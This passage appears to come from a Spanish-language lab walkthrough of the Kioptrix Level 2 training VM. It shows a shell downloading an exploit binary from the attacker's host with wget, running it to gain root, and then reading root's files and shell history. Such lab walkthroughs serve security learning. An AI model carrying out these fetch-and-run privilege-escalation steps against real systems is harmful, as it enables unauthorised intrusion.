sh-3.00$ uname -ar
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
sh-3.00$ wget http://192.168.10.132:8000/exp -O /tmp/exp
--06:46:10-- http://192.168.10.132:8000/exp
               => '/tmp/exp'
Connecting to 192.168.10.132:8000 ... 192.168.10.100 - - [03/Aug/2022 21:55:31] "GET /exp HTTP/1.0" 200 -
connected.
HTTP request sent, awaiting response ... 200 OK
Length: 6,937 (6.8K) [application/octet-stream]

OK .....
100%      5.79 MB/s

06:46:10 (5.79 MB/s) - '/tmp/exp' saved [6937/6937]
```

```
Length: 6,937 (6.8K) [application/octet-stream]

OK .....

06:46:10 (5.79 MB/s) - '/tmp/exp' saved [6937/6937]

sh-3.00$ chmod +x /tmp/exp
sh-3.00$ ./tmp/exp
sh: ./tmp/exp: No such file or directory
sh-3.00$ cd /tmp
sh-3.00$ ./exp
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

Write UPS

Y ya estará rooteado

```
sh-3.00# cd /root
sh-3.00# ls -al
total 144
drwxr-x-- 2 root root 4096 Oct 12 2009 .
drwxr-xr-x 23 root root 4096 Aug  3 02:26 ..
-rw-r--r-- 1 root root 1168 Oct  7 2009 anaconda-ks.cfg
-rw-r--r-- 1 root root 215 Feb  9 2012 .bash_history
-rw-r--r-- 1 root root 24 Feb 21 2005 .bash_logout
-rw-r--r-- 1 root root 191 Feb 21 2005 .bash_profile
-rw-r--r-- 1 root root 176 Feb 21 2005 .bashrc
-rw-r--r-- 1 root root 100 Feb 21 2005 .cshrc
-rw-r--r-- 1 root root 53255 Oct  7 2009 install.log
-rw-r--r-- 1 root root 3842 Oct  7 2009 install.log.syslog
-rw----- 1 root root 1509 Oct  8 2009 .mysql_history
-rw-r--r-- 1 root root 102 Feb 21 2005 .tcshrc
sh-3.00# cat .bash_history
ls
ls /home/john/
cat /home/john/.bash_history
rm .bash_history
ls
ls
touch .bash_history
ls
cat .bash_history
reboot
ls -la
poweroff
nano /var/www/html/pingit.php
nano /var/www/html/index.php
ifconfig
```